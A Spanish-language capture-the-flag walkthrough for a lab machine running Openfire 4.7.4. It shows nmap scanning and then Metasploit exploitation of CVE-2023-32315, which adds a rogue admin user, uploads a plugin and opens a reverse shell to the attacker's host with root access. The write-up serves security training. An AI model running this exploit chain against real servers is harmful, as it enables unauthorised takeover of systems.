CHOCOLATEFIRE

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip chocolatefire.zip

  Archive:  chocolatefire.zip
  inflating: auto_deploy.sh
  inflating: chocolatefire.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh chocolatefire.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.111 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.111/0.111/0.111/0.000 ms
```

```
IP DE LA MÁQUINA VÍCTIMA          172.17.0.2

IP DE LA MÁQUINA ATACANTE     192.168.0.26

LINUX- ttl=64
```


ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

En esta ocasión hago así porque me salía una pléyade de puertos abiertos e información.

```
└─# nmap -sV -p- --open 172.17.0.2 | grep "open"

22/tcp   open  ssh           OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
5222/tcp open  jabber
5223/tcp open  ssl/hpvirtgrp?
5262/tcp open  jabber
5263/tcp open  ssl/unknown
5269/tcp open  xmpp          Wildfire XMPP Client
5270/tcp open  xmp?
5275/tcp open  jabber        Ignite Realtime Openfire Jabber server 3.10.0 or later
5276/tcp open  ssl/unknown
7070/tcp open  realserver?
7777/tcp open  socks5        (No authentication; connection failed)
9090/tcp open  zeus-admin?
```



Versión openfire 4.7.4

EXPLOTACIÓN

Vamos con metasploit

msfconsole -q

```
└─# msfconsole -q
msf6 > search openfire

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/multi/http/openfire_auth_bypass             2008-11-10       excellent  Yes    Openfire Admin Console Authentication Bypass
   1    \_ target: Java Universal                         .                .          .      .
   2    \_ target: Windows x86 (Native Payload)           .                .          .      .
   3    \_ target: Linux x86 (Native Payload)             .                .          .      .
   4  exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315  2023-05-26       excellent  Yes    Openfire authentication bypass with RCE plugin

Interact with a module by name or index. For example info 4, use 4 or use exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315
```

Elección y visionado de opciones

```
msf6 > use 4
[*] Using configured payload java/shell/reverse_tcp
msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > check

[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > options

Module options (exploit/multi/http/openfire_auth_bypass_rce_cve_2023_32315):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   ADMINNAME                     no        Openfire admin user name, (default: random)
   PLUGINAUTHOR                  no        Openfire plugin author, (default: random)
   PLUGINDESC                    no        Openfire plugin description, (default: random)
   PLUGINNAME                    no        Openfire plugin base name, (default: random)
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        9090             yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       The base path to the web application
   VHOST                         no        HTTP server virtual host

Payload options (java/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal
```

Configuración y root

```
msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > set rhosts 172.17.0.2
rhosts => 172.17.0.2
msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > set lhost 192.168.0.26
lhost => 192.168.0.26
msf6 exploit(multi/http/openfire_auth_bypass_rce_cve_2023_32315) > run

[*] Started reverse TCP handler on 192.168.0.26:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Openfire version is 4.7.4
[*] Grabbing the cookies.
[*] JSESSIONID=node01wtba3raxpweh1itm37qme5cvc7.node0
[*] csrf=R7llptzPlRj15AT
[*] Adding a new admin user.
[*] Logging in with admin user "tgrgatytihyl" and password "j93SvW0DT".
[*] Upload and execute plugin "jQZR8xB0vZaM" with payload "java/shell/reverse_tcp".
[*] Sending stage (2952 bytes) to 172.17.0.2
[!] Plugin "jQZR8xB0vZaM" need manually clean-up via Openfire Admin console.
[!] Admin user "tgrgatytihyl" need manually clean-up via Openfire Admin console.
[*] Command shell session 2 opened (192.168.0.26:4444 → 172.17.0.2:33346) at 2024-07-11 18:08:58 -0400

whoami
root
```